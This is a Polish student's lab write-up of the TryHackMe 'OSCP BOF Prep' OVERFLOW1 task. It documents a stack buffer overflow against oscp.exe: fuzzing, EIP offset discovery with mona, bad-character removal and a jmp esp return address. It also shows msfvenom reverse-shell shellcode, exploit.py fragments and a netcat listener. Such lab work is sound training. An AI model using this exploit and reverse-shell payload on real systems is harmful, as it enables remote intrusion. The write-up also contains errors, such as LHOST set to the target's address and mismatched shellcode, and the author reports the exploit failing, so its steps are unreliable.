
Autor: Emilia Zaręba


Krótkie podsumowanie z zadanie task 1, który był konieczny, aby zrobić task 2:

Czynności wykonane:

- Połączyłam się z TryHackMe przez OpenVPN




- Uruchomiłam maszynę "OSCP BOF Prep" i uzyskałam IP: 10.10.24.5




- Połączyłam się z maszyną przez RDP (rdesktop bo przez xfreerdp3 nie działało)

Przechodzimy do task 2: OWERFLOW1

- Uruchomiłam Immunity Debugger jako administrator




- Następnie klikamy Plik->Otwórz przechodzimy do folderu “oscp” wybieramy blik “oscp i klikamy otwórz.
- Załadowałam plik oscp.exe z folderu vulnerable-apps i uruchomiłam go (Run)




- Potwierdziłam, że aplikacja nasłuchuje na porcie 1337
- Test połączenia z Kali:
- Polecenie i wynik:

- Wpisujemy “HELP” ELP” następnie “OVERFLOW1 test” i widzimy, że pojawiło się COMPLETE, a więc działa



MONA CONFIGURATION


- W polu wprowadzania poleceń znajdującym się na dole okna immunity debuggera wpisujemy komendę: !mona config -set workingfolder c:\mona\%p i klikamy “enter”



FUZZING

- Tworzymy plik fuzzer.py


- Uruchamiamy skrypt python3 fuzzer.py




- Program zawiesił się przy 1300 bajtach danych.

CRASH REPLICATION & CONTROLLING EIP

- Tworzymy plik exploit.py



- Generujemy teraz cykliczny wzorzec o długości o 400 bajtów dłuższej od ciągu, który spowodował zawieszenie serwera (czyli w naszym wypadku 1700, jednak trzeba 2400)




- Kopiujemy wygenerowane dane i umieszczamy je w zmiennej payload skryptu exploit.py

```
prefix = "OVERFLOW1 "
offset = 0
overflow = "A" * offset
retn = ""
padding = ""
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3"
postfix = ""
```


- Ponownie uruchamiamy oscp.exe
- Uruchamiamy zmodyfikowany skrypt exploit.py

```
┌──(student㉿kali)-[~/overflow1]
└─$ python3 exploit.py
Could not connect.
```

- Skrypt powoduje awarię serwera



- W Immunity Debugger wpisujemy polecenie mona, zmieniając odległość na w moim przypadku 2400




```
[+] Examining registers
    EIP contains normal pattern : 0x6f43396e (offset 1978)
    ESP (0x0199fa30) points at offset 1982 in normal pattern
```

- Aktualizujemy skrypt exploit.py i ustawiamy zmienną offset na wartość 1978 zamiast 0, payload znowu dajemy puste, a retn ustawiamy na “BBBB”


```
 GNU nano 8.4                    exploit.py
import socket

ip = "10.10.24.5"
port = 1337

prefix = "OVERFLOW1 "
offset = 1978
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = ""
postfix = ""
```

- Uruchamiamy ponownie oscp.exe w Immunity i zmodyfikowany skryp exploit.py. Rejestr EIP został nadpisany


! Maszyna jest ważna tylko 4h i przykro mi, bo musiałam to poprawiać dostając nowy adres: 10.10.138.68 !

FINDING BAD CHARACTERS

- Tworzymy plik bytearray.bin zawierający wszystkie bajty od \x01 do \xff
  (z wykluczonym \x00)




- Tworzymy ciąg złych znaków, który jest identyczny z tablicą bajtów




- Edytujemy skrypt exploit.py i ustawiamy payload na ciąg nieprawidłowych znaków generowany przez skrypt

- Uruchamiamy znowu oscp.exe w Immunity i ponownie zmodyfikowany skrypt exploit.py notujemy adres, który otrzymaliśmy (01AFFA30)




- Wpisujemy polecenie mona:

- Pojawia się okno “mona Memory comparison results”, okno pokazuje wyniki porównania, wskazując wszelkie znaki, które różnią się w pamięci od tych w wygenerowanym pliku bytearray.bin




- Generujemy nową tablicę bajtów w mona, określając te nowe badchars wraz z \x00.




- Aktualizujemy zmienną payload w skrypcie exploit.py i usuwamy nowe badchars te wymienione powyżej

- Uruchamiamy ponownie oscp.exe w Immunity i ponownie modyfikujemy skrypt exploit.py, powtarzamy aż zwróci komunikat unmodified. (spędziłam nad tym bardzo dużo czasu, bo okazało się, że adres się zmienił a ja cały czas wpisywałam ten sam)




FINDING A JUMP POINT

- Gdy plik oscp.exe jest uruchomiony lub znajduję się w stanie awarii uruchamimay polecenie mona ze wszystkimi badchar



- Polecenie wskaże wszystkie instrukcie “jmp esp” z adresami, które nie zawierają żadnego ze wskazanych badchars.



- Wybieramy adres i aktualizujemy skrypt exploit.py, ustawiając zmienną “retn” na adres zapisany od tyłu (bierzemy, np. pierwszy 0x625011af)

```
overflow = "A" * offset
retn = "\xaf\x11\x50\x62"
padding = ""
```

GENERATE PAYLOAD

- Uruchamiamy polecenie msfvenom z odpowiednimi parametrami

```
┌──(student㉿kali)-[~/overflow1]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.138.68 LPORT=4444 EXITFUNC=thr
ead -b "\x00\x07\x2e\xa0" -f c
```

- Kopiujemy wygenerowane ciągi kodu C

```
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xb8\x9f\x4f\x63\xa3\xda\xc3\xd9\x74\x24\xf4\x5e\x33\xc9"
"\xb1\x52\x83\xee\xfc\x31\x46\x0e\x03\xd9\x41\x81\x56\x19"
"\xb5\xc7\x99\xe1\x46\xa8\x10\x04\x77\xe8\x47\x4d\x28\xd8"
"\x0c\x03\xc5\x93\x41\xb7\x5e\xd1\x4d\xb8\xd7\x5c\xa8\xf7"
"\xe8\xcd\x88\x96\x6a\x0c\xdd\x78\x52\xdf\x10\x79\x93\x02"
"\xd8\x2b\x4c\x48\x4f\xdb\xf9\x04\x4c\x50\xb1\x89\xd4\x85"
"\x02\xab\xf5\x18\x18\xf2\xd5\x9b\xcd\x8e\x5f\x83\x12\xaa"
"\x16\x38\xe0\x40\xa9\xe8\x38\xa8\x06\xd5\xf4\x5b\x56\x12"
"\x32\x84\x2d\x6a\x40\x39\x36\xa9\x3a\xe5\xb3\x29\x9c\x6e"
"\x63\x95\x1c\xa2\xf2\x5e\x12\x0f\x70\x38\x37\x8e\x55\x33"
"\x43\x1b\x58\x93\xc5\x5f\x7f\x37\x8d\x04\x1e\x6e\x6b\xea"
"\x1f\x70\xd4\x53\xba\xfb\xf9\x80\xb7\xa6\x95\x65\xfa\x58"
"\x66\xe2\x8d\x2b\x54\xad\x25\xa3\xd4\x26\xe0\x34\x1a\x1d"
"\x54\xaa\xe5\x9e\xa5\xe3\x21\xca\xf5\x9b\x80\x73\x9e\x5b"
"\x2c\xa6\x31\x0b\x82\x19\xf2\xfb\x62\xca\x9a\x11\x6d\x35"
"\xba\x1a\xa7\x5e\x51\xe1\x20\x6b\xac\x63\xf4\x03\xb2\x73"
"\xe4\x8f\x3b\x95\x6c\x20\x6a\x0e\x19\xd9\x37\xc4\xb8\x26"
"\xe2\xa1\xfb\xad\x01\x56\xb5\x45\x6f\x44\x22\xa6\x3a\x36"
"\xe5\xb9\x90\x5e\x69\x2b\x7f\x9e\xe4\x50\x28\xc9\xa1\xa7"
"\x21\x9f\x5f\x91\x9b\xbd\x9d\x47\xe3\x05\x7a\xb4\xea\x84"
"\x0f\x80\xc8\x96\xc9\x09\x55\xc2\x85\x5f\x03\xbc\x63\x36"
"\xe5\x16\x3a\xe5\xaf\xfe\xbb\xc5\x6f\x78\xc4\x03\x06\x64"
"\x75\xfa\x5f\x9b\xba\x6a\x68\xe4\xa6\x0a\x97\x3f\x63\x2a"
```

- I zmieniamy payload w skrypcie exploit.py

```
  GNU nano 8.4                                exploit.py *
payload = ("\xb8\x9f\x4f\x63\xa3\xda\xc3\xd9\x74\x24\xf4\x5e\x33\xc9"
"\xb1\x52\x83\xee\xfc\x31\x46\x0e\x03\xd9\x41\x81\x56\x19"
"\xb5\xc7\x99\xe1\x46\xa8\x10\x04\x77\xe8\x47\x4d\x28\xd8"
"\x0c\x03\xc5\x93\x41\xb7\x5e\xd1\x4d\xb8\xd7\x5c\xa8\xf7"
"\xe8\xcd\x88\x96\x6a\x0c\xdd\x78\x52\xdf\x10\x79\x93\x02"
"\xd8\x2b\x4c\x48\x4f\xdb\xf9\x04\x4c\x50\xb1\x89\xd4\x85"
"\x02\xab\xf5\x18\x18\xf2\xd5\x9b\xcd\x8e\x5f\x83\x12\xaa"
"\x16\x38\xe0\x40\xa9\xe8\x38\xa8\x06\xd5\xf4\x5b\x56\x12"
"\x32\x84\x2d\x6a\x40\x39\x36\xa9\x3a\xe5\xb3\x29\x9c\x6e"
"\x63\x95\x1c\xa2\xf2\x5e\x12\x0f\x70\x38\x37\x8e\x55\x33"
"\x43\x1b\x58\x93\xc5\x5f\x7f\x37\x8d\x04\x1e\x6e\x6b\xea"
"\x1f\x70\xd4\x53\xba\xfb\xf9\x80\xb7\xa6\x95\x65\xfa\x58"
"\x66\xe2\x8d\x2b\x54\xad\x25\xa3\xd4\x26\xe0\x34\x1a\x1d"
"\x54\xaa\xe5\x9e\xa5\xe3\x21\xca\xf5\x9b\x80\x73\x9e\x5b"
"\x2c\xa6\x31\x0b\x82\x19\xf2\xfb\x62\xca\x9a\x11\x6d\x35"
"\xba\x1a\xa7\x5e\x51\xe1\x20\x6b\xac\x63\xf4\x03\xb2\x73"
"\xe4\x8f\x3b\x95\x6c\x20\x6a\x0e\x19\xd9\x37\xc4\xb8\x26"
"\xe2\xa1\xfb\xad\x01\x56\xb5\x45\x6f\x44\x22\xa6\x3a\x36"
"\xe5\xb9\x90\x5e\x69\x2b\x7f\x9e\xe4\x50\x28\xc9\xa1\xa7"
"\x21\x9f\x5f\x91\x9b\xbd\x9d\x47\xe3\x05\x7a\xb4\xea\x84"
"\x0f\x80\xc8\x96\xc9\x09\x55\xc2\x85\x5f\x03\xbc\x63\x36"
"\xe5\x16\x3a\xe5\xaf\xfe\xbb\xc5\x6f\x78\xc4\x03\x06\x64"
```

PREPEND NOPS

- Ustawiamy zmienną padding w skrypcie exploit.exe

```
overflow = "A" * offset
retn = "\xaf\x11\x50\x62"
padding = "\x90" * 16
payload = ("\xda\xd5\xd9\
```

EXPLOIT!

- Uruchamiamy program nasłuchujący netcat używając portu LPORT określonego w poleceniu msfvenom

```
┌──(student㉿kali)-[~/overflow1]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

- Uruchamiamy ponownie oscp.exe w Immunity i zmodyfikowany skrypt exploit.py.
- Netcat łapie reverse shell (niestety u mnie cały czas w Immunity Debugger po uruchomieniu pliku exploit wychodzi “Terminated” nie wiem dlaczego wszystko powinno być dobrze a to wychodzi)

```
[05:51:15] Process terminated, exit code 5C110002 (1544617986.)        Terminated
```